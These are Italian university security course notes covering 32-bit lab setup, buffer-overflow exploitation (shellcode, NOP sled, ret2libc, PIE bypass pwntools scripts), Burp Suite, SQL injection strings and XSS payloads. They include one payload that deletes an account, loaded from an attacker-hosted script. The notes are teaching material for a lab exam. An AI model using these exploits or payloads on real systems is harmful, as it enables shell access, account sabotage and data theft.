

APPUNTI METODI ALLA SICUREZZA INFORMATICA

ANNO ACCADEMICO 24/25

Indice

Indice	1
1 Configurazione di un Ambiente per l'Architettura 32-bit e istruzioni generali	3
1.1 Introduzione	3
1.2 Aggiunta del Supporto per l'Architettura i386	3
1.3 Installazione delle Librerie e degli Strumenti Essenziali	4
1.3.1 Utilizzo di tmux	4
1.4 Verifica dell'Installazione di GEF	4
1.5 Compilazione e Debug di Programmi a 32-bit	5
1.6 Utilizzo di GEF per il Debug	5
1.7 Utilizzo di Checksec	6
1.8 Esempio Practico: File Crackme	6
1.9 Calcolo posizione buffer	6
1.10 Passi da seguire	6
1.11 Calcolare l'Offset	8
1.11.1 /updateDetails	10
2 Binary exploitation	13
2.1 Esecuzione di Codice tramite Shellcode	13
2.1.1 Passaggi Dettagliati per l'Exploit	13
1. Ottenere l'indirizzo dello shellcode con GDB	13
2. Calcolare il padding con GDB	14
2.1.2 Codice Python con i Dati Raccolti	14
2.1.3 Riepilogo con GDB	15

2.1.4	Variante con NOP	15
2.2	Ret2libc(return to libc)	16
2.2.1	ottenere la locazione di system()	17
2.2.2	ottenere la locazione di /bin/sh	17
2.2.3	codice exploit ret2libc	17
3	web	23
3.1	Strumenti Necessari	23
3.2	Configurazione di Burp Suite	23
3.2.1	Avvio di Burp Suite	23
3.2.2	Configurazione del Proxy	23
3.3	Funzionalità Principali di Burp Suite	24
3.3.1	Intercept	24
3.3.2	Repeater	24
3.3.3	Decoder	24
3.3.4	Intruder	25
3.4	Tipologie di Attacchi XSS	25
3.5	Strategie Avanzate	26
3.5.1	Raggirare le Limitazioni di Spazio	26
3.5.2	Server PHP per Test	26
3.5.3	Wordlist e Payload	26
3.6	Differenze Chiave	26
3.7	Considerazioni Finali	26

Capitolo 1

Configurazione di un Ambiente per l'Architettura 32-bit e istruzioni generali

1.1 Introduzione

In questo capitolo verranno illustrati i comandi necessari per configurare un ambiente di sviluppo per applicazioni a 32-bit su un sistema operativo Linux.

1.2 Aggiunta del Supporto per l'Architettura i386

```
sudo dpkg --add-architecture i386
```

Questo comando aggiunge il supporto per l'architettura a 32-bit (i386) al sistema.

```
sudo dpkg --print-foreign-architectures
```

Verifica che l'architettura i386 sia stata aggiunta correttamente.

```
sudo apt update
```

```
sudo apt upgrade
```

Aggiorna l'elenco dei pacchetti e installa le versioni più recenti.

1.3 Installazione delle Librerie e degli Strumenti Essenziali

```
sudo apt install libc6:i386 libncurses5:i386 libstdc++6:i386
```

Installa librerie comuni necessarie per eseguire applicazioni a 32-bit.

```
sudo apt install vim
```

```
sudo apt install tmux
```

Installa editor di testo (**vim**) e il gestore di sessioni terminale (**tmux**).

1.3.1 Utilizzo di tmux

- Per avviare una nuova sessione: **tmux new -s nome_sessione**.
- Per splittare orizzontalmente: **Ctrl+B** seguito da **Shift+2**.
- Per splittare verticalmente: **Ctrl+B** seguito da **Shift+5**.
- Per muoversi tra i pannelli, utilizzare i comandi di navigazione di **tmux**.

```
sudo apt install gcc-multilib g++-multilib
```

```
sudo apt install gdb
```

Installa il supporto per compilazione multi-architettura (32-bit e 64-bit) e il debugger **gdb**.

```
sudo apt install curl
```

```
bash -c "$(curl -fsSL https://gef.blah.cat/sh)"
```

Scarica e installa **GEF** (GDB Enhanced Features), uno script per migliorare l'esperienza di debug.

1.4 Verifica dell'Installazione di GEF

Per verificare l'installazione, eseguire i seguenti comandi:

```
sudo apt install checksec
```

```
sudo apt install python3
```

```
sudo apt install python3-pip
pip install pwntools
```

checksec è uno strumento utilizzato per verificare gli strumenti di sicurezza attivi e non presenti in un eseguibile.

pwntools è una libreria Python per il reverse engineering e l'exploit development.

1.5 Compilazione e Debug di Programmi a 32-bit

Per compilare un programma in formato 32-bit utilizziamo :

```
gcc -m32 -o nome_eseguibile nome_file
```

Per deassemblare un eseguibile in formato assembly utilizzare il codice di sotto riportato

```
objdump -d <nome eseguibile>
```

Avviare il debugger GDB per analizzare l'eseguibile.

```
gdb nome_file
```

1.6 Utilizzo di GEF per il Debug

- Inserire un breakpoint: `b [punto]`.


A screenshot of a terminal window with a dark background. The prompt 'gef>' is in red. The command 'b*main' is entered in white. The output 'Breakpoint 1 at 0x119d' is displayed in white and blue text.


Figura 1.1: inserimento breakpoint

- Per effettuare l'esecuzione di un eseguibile utilizzare : `r`.
- Per passare all'istruzione successiva ad un breakpoint : `c`.
- per terminare il processo di debugging GEF: `q` o `quit`.

1.7 Utilizzo di Checksec

`checksec --file=nome_eseguibile`

Analizza le protezioni di sicurezza attive e inattive di un eseguibile (es. Canary, NX, PIE). Ne segue un esempio pratico di stampa di terminale alla chiamata del comando `checksec` su un eseguibile



```
gianny@gianny-virtual-machine:~$ checksec --file=test1
RELRO      STACK CANARY      NX      PIE      RPATH      RUNPA
TH      Symbols      FORTIFY Fortified      Fortifiable      FILE
Full RELRO      No canary found      NX enabled      PIE enabled      No RPATH      No RU
NPATH      40) Symbols      No      0      1      test1
gianny@gianny-virtual-machine:~$
```

Figura 1.2: sistemi di sicurezza presenti in un file eseguibile

1.8 Esempio Pratico: File Crackme

Per esercitarsi nel reverse engineering, si consiglia di scaricare gli eseguibili dalla seguente pagina:

<https://book.rada.re/crackmes/ioli/intro.html#ioli-crackmes>

1.9 Calcolo posizione buffer

Per calcolare l'inizio di un buffer in memoria con GDB (GNU Debugger), è possibile seguire i seguenti passi:

1.10 Passi da seguire

1. **Compilare il programma con simboli di debug:** Assicurati di compilare il programma con l'opzione `-g` per includere le informazioni di debug:

```
gcc -g -o tuo_programma tuo_programma.c
```

2. **Avviare GDB:** Avvia GDB con il comando:

```
gdb ./tuo_programma
```

3. **Impostare un breakpoint:** Imposta un breakpoint nel punto in cui vuoi esaminare il buffer (ad esempio se volessimo calcolare la posizione del buffer di cui si fa utilizzo nella funzione `main`):

```
break main
```

4. **Eseguire il programma:** Esegui il programma fino al breakpoint:

```
run
```

5. **Visualizzare l'indirizzo del buffer:** Una volta che il programma è in pausa, puoi visualizzare l'indirizzo di memoria del buffer con il comando:

```
print &buffer
```

Questo mostrerà l'indirizzo di inizio del buffer in memoria.

6. **Esaminare il contenuto del buffer (opzionale):** Per visualizzare i contenuti del buffer, usa il comando:

```
x/10xb <indirizzo>
```

Dove `<indirizzo>` è l'indirizzo di inizio del buffer, per esempio `0x601060`.

Passaggi per il Calcolo del Padding

1. Caricare il Programma in GDB

Avvia il programma in `gdb`:

```
gdb ./vuln-32
```

2. Impostare un Breakpoint

Inserisci un breakpoint all'inizio della funzione vulnerabile `vuln()` e avvia il programma:

```
b vuln
```

```
run
```


3. Generare un Pattern Unico

Utilizza un generatore di pattern (`pwntools` o un altro strumento) per creare una stringa unica:

```
cyclic 100
```

Ad esempio, il comando genererà un pattern simile a:

```
aaaabaaacaaadaaaecaaaf...
```

Inserisci questo pattern come input quando il programma lo richiede.

4. Eseguire il Programma con il Pattern

Inserisci il pattern come input nel programma:

```
run
```

Dopo l'esecuzione, il programma dovrebbe andare in crash a causa della sovrascrittura del puntatore di ritorno.

5. Verificare l'Indirizzo Sovrascritto

Dopo il crash, controlla il valore del registro EIP (o RIP su sistemi a 64 bit) utilizzando:

```
info registers
```

Ad esempio, potresti ottenere un risultato simile:

```
eip = 0x61616165
```

Il valore `0x61616165` corrisponde a una parte del pattern generato.

1.11 Calcolare l'Offset

Utilizza `pwntools` per calcolare l'offset del pattern che ha sovrascritto l'EIP:

```
cyclic -l 0x61616165
```

Il comando restituirà:

```
32
```

Questo significa che il **padding** necessario per raggiungere il puntatore di ritorno è di **32 byte**.

docker comandi esame

L'esame sarà svolto sul proprio pc (mannaggia li tirchi manco un pc per l'esame)

`sudo docker compose build # primo comando da eseguire una volta creata la pagina`

`sudo docker compose up #per avviare la pagina docker`

NOTA BENE: sull'applicazione non vi è alcuna forma di login. Se infatti passassi come parametri nel link `./login?username=AliceAND(simbolo non ricordo come annullare i caratteri speciali)password=segaa2mani` non avrebbe l'esito sperato poichè non esiste la pagina di login appunto

SOLUZIONE: Apro Burp Suite e faccio la richiesta di login e inverte la richiesta da get a post. Passo le credenziali sotto forma di file in formato json.

Passando :

```
\username": "Alice", \password": "ciao"
```

posso anche loggare con un altro account e di conseguenza cambierà il content-type dell'header in application/json

Verrà generato dunque un cookie di cui potremmo far utilizzo nel browser andando nella console dei cookie: Storage; il nuovo cookie chiamato "connect.sid" e incollarci nel campo value il cookie prodotto attraverso Burp Suite

esistono inoltre delle tecniche di fuzzing che permettono di acquisire questi cookie nascosti:

utilizzo di tecniche di fuzzing attraverso stringhe casuali

attacco attraverso dei tool Bruteforce quali FFUF

Nella maggior parte dei casi l'header cookie :connect.sid da inserire in Burp Suite manca e dobbiamo inserirlo noi (tutto ciò avviene nel repeater)

nel caso dell'applicazione viene utilizzato /updateDetails per cambiare nome con un alert.

PayloadsAllTheThings best amico dello zio (giovanni deve spiegare)

1.11.1 /updateDetails

All'interno di /updateDetails usiamo:

```
{
    "name": "<svg/onload=\" var hr = new XMLHttpRequest();
    hr.open('GET', '/authService/user/delete?name=Alice', true);
    hr.send(); \""
}
```

Poiché è necessaria una sessione, non è possibile utilizzare `document.location`. Pertanto, la richiesta deve essere effettuata tramite JavaScript e un'istanza di `XMLHttpRequest`. Dato il limite di caratteri imposto sul payload, possiamo salvare lo script in un file esterno e referenziarlo tramite un tag `<script>`:

1. Creare uno script JavaScript (`p.js`):

```
var hr = new XMLHttpRequest();
hr.open('GET', '/authService/user/delete?name=Alice', true);
hr.send();
```

2. Ospitare lo script su un server locale, ad esempio:

```
python3 -m http.server
```

Assicurarsi che il server sia configurato in una directory protetta (ad esempio `www`).

3. Inviare la richiesta a /updateDetails con il seguente payload:

```
{
    "name": "<script src='http://<server-ip>:<port>/p.js'></script>"
}
```

Nota: Il server può essere ospitato sull'indirizzo locale della macchina attaccante, come `192.168.86.130:8080`.

Risorse utili:

- PortSwigger offre un laboratorio su CSRF-token.

3. Injection

SQL Injection Base

Un esempio di SQL Injection base per ottenere tutti i risultati di una tabella:

```
SELECT * FROM students WHERE name LIKE '' OR 1=1
```

Poiché `1=1` è sempre vero, la query restituisce tutti i record.

Note:

- Nella barra di ricerca, un singolo apice (') causa un errore. Per evitarlo, possiamo usare:

```
' --
```

- Un esempio più completo:

```
' OR 1=1 --
```

SQL Injection UNION-Based

La SQL Injection basata su `UNION` permette di combinare il risultato della query originale con altri dati.

- Per identificare il numero di colonne della tabella, possiamo usare:

```
ORDER BY n
```

Incrementare `n` finché la query non restituisce errore.

- Per limitare i risultati a una singola riga:

```
LIMIT 1 OFFSET 1
```

Questo consente di scorrere i record o le colonne della tabella.

Risorse utili:

- [SwissKeyRepo](#) e [ArcTriks](#) offrono payload specifici per diversi database.

4. Risorse e strumenti

- PortSwigger: laboratorio su XSS e CSRF.
- SwissKeyRepo: repository GitHub con payload utili per SQL Injection.
- ArcTriks: raccolta di exploit e trucchi per attacchi comuni.

Capitolo 2

Binary exploitation

2.1 Esecuzione di Codice tramite Shellcode

2.1.1 Passaggi Dettagliati per l'Exploit

1. Ottenere l'indirizzo dello shellcode con GDB

Per trovare l'indirizzo del buffer, utilizziamo GDB per avviare il programma vulnerabile e identificare la posizione del buffer nello stack:

```
$ gdb ./vuln
(gdb) disassemble vuln
...
0x08049172 <vuln+50>: call    0x08049060 <gets>
...
(gdb) break *0x08049172 # Imposta un breakpoint subito dopo la chiamata a gets()
(gdb) run
Overflow me
```

Dopo che il programma si interrompe al breakpoint:

```
(gdb) print $esp
$1 = 0xffffcfb4 # Indirizzo dello stack dopo gets(), contenente il nostro input
```

L'indirizzo del buffer è quindi 0xffffcfb4. Disabilitare ASLR per assicurarsi che l'indirizzo sia stabile:

```
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

2. Calcolare il padding con GDB

Per determinare il padding (offset tra l'inizio del buffer e il puntatore di ritorno salvato), si utilizza la sequenza di De Bruijn. Generiamo la sequenza e inviamola al programma:

```
$ python3 -c "print('Aa0Aa1Aa2Aa3...':400)]" | ./vuln
Overflow me
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7...
```

Quando il programma crasha, si analizza il registro del puntatore di istruzione (EIP):

```
$ gdb ./vuln
(gdb) run
(gdb) info registers eip
eip                0x41344141  # Parte della sequenza di De Bruijn
```

Convertiamo questo valore (0x41344141) nella posizione corrispondente nella sequenza di De Bruijn: Usiamo ora per convertire in ASCII "41344141"

```
python3 -c "print(bytes.fromhex('41344141'))"
```

A questo punto per calcolare la posizione esatta nella sequenza di bruijn bastera far utilizzo della funzione fornitaci da pwntools

```
python3 -c "from pwn import cyclic_find; print(cyclic_find(bytes.fromhex('41344141')))"
```

Che in maniera piu contratta diventa

```
python3 -c "from pwn import cyclic_find; print(cyclic_find(b'A4AA'))"
```

Dall'esecuzione di uno dei comandi precedentemente elencati si otterrà come risultato 312 che saranno i byte utili per riempire il buffer

2.1.2 Codice Python con i Dati Raccolti

Con i risultati ottenuti (indirizzo del buffer e padding), il payload viene costruito così:

```
from pwn import *

context.binary = ELF('./vuln')          # Carica il binario vulnerabile
```

```

p = process()                                # Avvia il processo

payload = asm(shellcraft.sh())                # Genera lo shellcode per una shell
payload = payload.ljust(312, b'A')            # Aggiunge 312 byte di padding
payload += p32(0xffffcfb4)                    # Indirizzo del buffer contenente lo shellcode

log.info(p.clean())                           # Pulisce l'output residuo
p.sendline(payload)                           # Invia il payload
p.interactive()                               # Avvia la shell interattiva

```

2.1.3 Riepilogo con GDB

1. Si utilizza GDB per identificare l'indirizzo del buffer (0xffffcfb4) analizzando \$esp dopo gets().
2. Si calcola l'offset (312 byte) con una sequenza di De Bruijn e analizzando EIP al crash.
3. Si costruisce il payload con shellcode, padding e indirizzo del buffer.
4. Si invia il payload, dirottando l'esecuzione verso lo shellcode, e si ottiene una shell interattiva.

2.1.4 Variante con NOP

Con il termine di NOP si indicano delle istruzioni che una volta eseguite non fanno letteralmente nulla. In particolare in Assembly Intel x86, le istruzioni NOP sono

\x90

versione aggiornata algoritmo per sfruttare le vulnerabilità di un eseguibile

```

from pwn import *

context.binary = ELF('./vuln')

p = process()

```



```

payload = b'\x90' * 240                # Crea una sequenza di 240 byte di NOP sled
payload += asm(shellcraft.sh())        # Aggiunge il shellcode
payload = payload.ljust(312, b'A')     # stende il payload fino a 312 byte, utilizza
payload += p32(0xffffcfb4)             # Aggiunge l'indirizzo di ritorno che punta all'ini
log.info(p.clean())

p.sendline(payload)

p.interactive()

```

Nota bene: il buffer per intero è costituito da NOP ,ShellCode e padding pertanto inseriamo come indirizzo di ritorno quello dell'inizio del buffer perche essendo composto da NOP la prima istruzione effettiva che verrà eseguita sarà quella che porterà alla shellCode

2.2 Ret2libc(return to libc)

Un exploit di tipo ret2libc si basa sulla funzione system contenuta nella libreria C la quale esegue tutto ciò che le viene passato rendendola un target perfetto. Particolare attenzione deve essere data alla stringa /bin/sh la quale se passata alla funzione system restituisce una shell interattiva.

Per poter mettere in pratica questo exploit per prima cosa necessitiamo di disabilitare il sistema di sicurezza ASLR il cui utilizzo permette di randomizzare l'indirizzo della libc rendendo dunque difficile un suo sfruttamento. Ciò sarà possibile attraverso l'utilizzo del comando shell:

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

fatto questo per ottenere l'indirizzo delle librerie utilizzate all'interno del nostro eseguibile linux mette a disposizione il comando ldd il cui utilizzo restituisce con precisione la posizione in memoria delle librerie.

```
ldd <nome eseguibile>
```

il risultato della chiamata di questo comando sull'eseguibile sarà un output simile a quello di seguito riportato

```
linux-gate.so.1 (0xf7fd2000)
libc.so.6 => /lib32/libc.so.6 (0xf7dc2000)
/lib/ld-linux.so.2 (0xf7fd3000)
```

nel nostro caso d'interesse ci servira unicamente la posizione della libc che come possiamo osservare è contenuta all'indirizzo di memoria (0xf7dc2000)

2.2.1 ottenere la locazione di system()

Per ottenere la locazione precisa della funzione system() all'interno di libc ,una volta annullata la randomicità degli indirizzi annullando ASLR, facciamo utilizzo del comando readleaf ed in particolare:

```
$ readelf -s /lib32/libc.so.6 | grep system
```

#output comando:

```
1534: 00044f00      55 FUNC      WEAK      DEFAULT    14 system@@GLIBC_2.0
```

in particolare il -s inserito all'interno del comando specifica a readleaf di ricercare simboli per esempio funzioni. Dal risultato ottenuto possiamo osservare come l'offset di system() rispetto all'indirizzo di base della libreria C è dato da 00044f00 (formato esadecimale senza i padding di 0 è 0x44f00)

2.2.2 ottenere la locazione di /bin/sh

Per ottenere la posizione di /bin/sh essendo una stringa possiamo usare il comando strings sulla libreria dinamica (libc) ricercata in precedenza con il comando ldd.

```
$ strings -a -t x /lib32/libc.so.6 | grep /bin/sh
18c32b /bin/sh
```

in particolare il comando -a specifica di scansionare l'intero file nel nostro caso l'intera libreria dinamica mentre il comando -t x specifica che l'offset venga restituito in formato esadecimale

2.2.3 codice exploit ret2libc

```
from pwn import *
```

```

p = process( './vuln-32' )

libc_base = 0xf7dc2000
system = libc_base + 0x44f00
binsh = libc_base + 0x18c32b

payload = b'A' * 76          # The padding
payload += p32(system)       # locazione funzione system()
payload += p32(0x0)          # puntatore di ritorno [non utile abbiamo la p
payload += p32(binsh)        # puntatore al comando : /bin/sh

p.clean()
p.sendline(payload)
p.interactive()

versione automatizzata senza far utilizzo di comandi shell

# 32-bit
from pwn import *

elf = context.binary = ELF( './vuln-32' )
p = process()

libc = elf.libc               # ottiene la versione di libc che l
libc.address = 0xf7dc2000     # indirizzo base di libc

system = libc.sym[ 'system' ] # ottengo la posizione della funzior
binsh = next(libc.search(b'/bin/sh')) # ottengo la locazione della stringa

payload = b'A' * 76          # The padding
payload += p32(system)       # Location function system()
payload += p32(0x0)          # puntatore di ritorno [non utile abbiamo pos /
payload += p32(binsh)        # puntatore al comando: /bin/sh

```

```
p.clean()  
p.sendline(payload)  
p.interactive()
```

Struttura del Programma C

Il codice del programma vulnerabile è il seguente:

```
#include <stdio.h>  
  
int main() {  
    vuln();  
    return 0;  
}  
  
void vuln() {  
    char buffer[20];  
    printf("Main-Function-is-at: %lx\n", main);  
    gets(buffer);  
}  
  
void win() {  
    puts("PIE-bypassed!-Great-job-D");  
}
```

Il programma presenta le seguenti caratteristiche:

- La funzione `vuln()` utilizza la pericolosa funzione `gets()`, che permette di scrivere dati arbitrari senza controllare i limiti del buffer.
- L'indirizzo della funzione `main()` viene stampato, fornendo un **leak di memoria**.
- La funzione `win()` non viene mai chiamata direttamente, ma è presente nel binario.

L'obiettivo è sfruttare il **buffer overflow** per manipolare il puntatore di ritorno e redirigere l'esecuzione a `win()`.

Passaggi per l'Exploitation

1. Leak dell'indirizzo di main()

Il programma stampa l'indirizzo della funzione `main()`, che possiamo usare per calcolare la base del binario:

```
$ ./vuln-32
```

```
Main Function is at: 0x5655d1b9
```

2. Calcolo della Base del Binario

Con l'indirizzo di `main()` e il relativo **offset** all'interno del binario (ottenibile con `elf.sym['main']`), possiamo calcolare la base del binario:

$$\text{Base del binario} = \text{Indirizzo leakato di main} - \text{Offset di main}$$

3. Buffer Overflow e Sovrascrittura del Puntatore di Ritorno

Utilizzando il **buffer overflow**, possiamo sovrascrivere il puntatore di ritorno della funzione `vuln()` con l'indirizzo assoluto della funzione `win()`. Questo richiede:

- Calcolare il **padding**, ovvero il numero di byte necessari per riempire il buffer e raggiungere il puntatore di ritorno.
- Appendere l'indirizzo assoluto di `win()` al payload.

Implementazione in Python con Pwntools

L'exploit viene scritto in Python utilizzando la libreria `pwntools`. Di seguito il codice completo:

```
from pwn import *
```

```
# Configurazione del binario
```

```
elf = context.binary = ELF('./vuln-32')
```

```
p = process()
```

```

# Leak dell'indirizzo di main
p.recvuntil('at:-')
main = int(p.recvline(), 16)

# Calcolo della base del binario
elf.address = main - elf.sym['main']

# Creazione del payload
payload = b'A' * 32 # Padding per riempire il buffer
payload += p32(elf.sym['win']) # Indirizzo assoluto di win()

# Invio del payload
p.sendline(payload)

# Output del risultato
print(p.clean().decode('latin-1'))

```

Dettagli Tecnici

Protezioni del Binario

Eseguiamo `checksec` per analizzare le protezioni attive:

```

$ checksec vuln-32
[*] 'vuln-32'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       PIE enabled

```

- **NX Enabled:** La memoria stack non è eseguibile.

- **PIE Enabled:** Gli indirizzi del binario sono randomizzati, ma calcolabili grazie al leak.

Calcolo del Padding

Utilizzando un debugger (**gdb**) o un pattern generator di **pwntools**, possiamo determinare che il padding è di 32 byte.

Risultati

Eseguendo lo script Python otteniamo:

```
$ python3 exploit.py
PIE bypassed! Great job :D
```

Conclusione

Abbiamo dimostrato come sfruttare una vulnerabilità di **buffer overflow** per bypassare le protezioni PIE e manipolare il flusso di esecuzione. Questo esempio evidenzia l'importanza di utilizzare funzioni sicure (**fgets** anziché **gets**) e abilitare protezioni come canary stack.

Capitolo 3

web

3.1 Strumenti Necessari

- **Burp Suite**: Software per analizzare e manipolare il traffico HTTP tra browser e applicazioni web. Utilizzeremo la versione *Community*, scaricabile in formato `.jar`.
- **FoxyProxy**: Estensione di Firefox per configurare il browser e indirizzare il traffico attraverso Burp Suite.
- **Docker**: Essenziale per eseguire applicazioni isolate e ambienti di test (da studiare separatamente).

3.2 Configurazione di Burp Suite

3.2.1 Avvio di Burp Suite

1. Scaricare e avviare Burp Suite.
2. Creare un **Progetto Temporaneo** e cliccare su *Start*.

3.2.2 Configurazione del Proxy

1. Burp Suite utilizza la porta 8080, assicurarsi che nessun altro processo utilizzi questa porta.
2. Nel tab **Proxy**, attivare **Intercept On**.

3. Installare **FoxyProxy** su Firefox e configurarlo:

- **Type:** HTTP
- **Hostname:** 127.0.0.1
- **Port:** 8080

3.3 Funzionalità Principali di Burp Suite

3.3.1 Intercept

Permette di catturare e modificare richieste HTTP/HTTPS in tempo reale.

- Attivare **Intercept On**.
- Modificare i dettagli delle richieste, ad esempio il campo **User-Agent**:

```
<script>alert(1);</script>
```

3.3.2 Repeater

Strumento per inviare richieste manualmente.

- Inviare una richiesta al **Repeater** con **Ctrl + R** o clic destro → *Send to Repeater*.
- Modificare i parametri e analizzare le risposte.
- Verificare il tipo di server analizzando il tab *Response*, nella voce **Server**.

3.3.3 Decoder

Converte stringhe in diversi formati:

- Codifica URL.
- Codifica Base64.

3.3.4 Intruder

Strumento per automatizzare attacchi.

1. Evidenziare un parametro di query da testare.
2. Cliccare sul simbolo § per marcare il parametro.
3. Caricare una **wordlist** (es. da PayloadAllTheThings).
4. Avviare il test e analizzare le risposte. Quando la lunghezza della risposta cambia, il parametro è corretto.

3.4 Tipologie di Attacchi XSS

Gli attacchi **Cross-Site Scripting (XSS)** si dividono in tre categorie principali:

1. Reflected XSS:

- Il payload viene riflesso nella risposta del server.
- Esempio:

```
GET /reflected-xss?name=<script>alert(1);</script>
```

- Richiede che l'utente clicchi su un link malevolo.

2. Stored XSS:

- Il payload viene salvato nel database e mostrato ogni volta che la pagina viene caricata.

3. DOM-Based XSS:

- Il payload modifica il *Document Object Model (DOM)* lato client.
- Esempio:

```

```

3.5 Strategie Avanzate

3.5.1 Raggiungere le Limitazioni di Spazio

Se il payload è troppo lungo, istruire l'applicazione a contattare un server esterno contenente il codice malevolo.

3.5.2 Server PHP per Test

```
php -S 0.0.0.0:8000
```

3.5.3 Wordlist e Payload

Utilizzare repository GitHub come PayloadAllTheThings.

3.6 Differenze Chiave

Tipo	Esecuzione	Persistenza
Reflected	Richiede un link malevolo	No
Stored	Salva il payload nel database	Sì
DOM-Based	Modifica il DOM lato client	No

Tabella 3.1: Confronto tra le tipologie di attacchi XSS.

3.7 Considerazioni Finali

Gli attacchi XSS sono comuni in applicazioni vulnerabili. Tuttavia, nelle applicazioni reali, esistono protezioni come:

- **Content Security Policy (CSP).**
- Escape di input/output.

Nella vita reale un utilizzo pratico può vedere il suo impiego nel sabotaggio o acquisizione dei dati utente. Potremmo di fatto cancellare l'account se in possesso delle credenziali

relative all'utente. **NOTA BENE:** tutto ciò potrebbe essere fatto anche unicamente utilizzando il cookie di sessione che però nella maggior parte dei casi è protetto (ad esempio un header e.g. `HTTPONLY` disattiva la possibilità a javascript di accedere al cookie di sessione). **SOLUZIONE:** potremmo inviare un link all'utente attraverso il quale acquisiremo i dati dell'utente nel momento in cui interagirà.

2. CSRF (Cross-Site Request Forgery)

Mitigazione del rischio XSS tramite CSRF

La tecnica CSRF collega ogni chiamata a un endpoint a un token (`X-CSRF-Token`), il quale viene rigenerato a ogni sessione.

- Il token può essere trasmesso come un campo nascosto nelle richieste.
- Ogni volta che viene effettuato il login, viene generato un nuovo `X-CSRF-Token`.
- Per identificare il token:
 1. Verificare se si trova in un campo `<input type="hidden">`.
 2. Se presente, estrarre il valore dal campo tramite JavaScript.

Esempio: Estrarre il token e usarlo in una richiesta GET:

```
var csrfToken = document.querySelector('input[name="csrf"]').value;  
// Utilizzare il token per effettuare richieste al server
```

Per esercitazioni pratiche, utilizzare ambienti sicuri come **Wlabs** o esempi reali da piattaforme didattiche.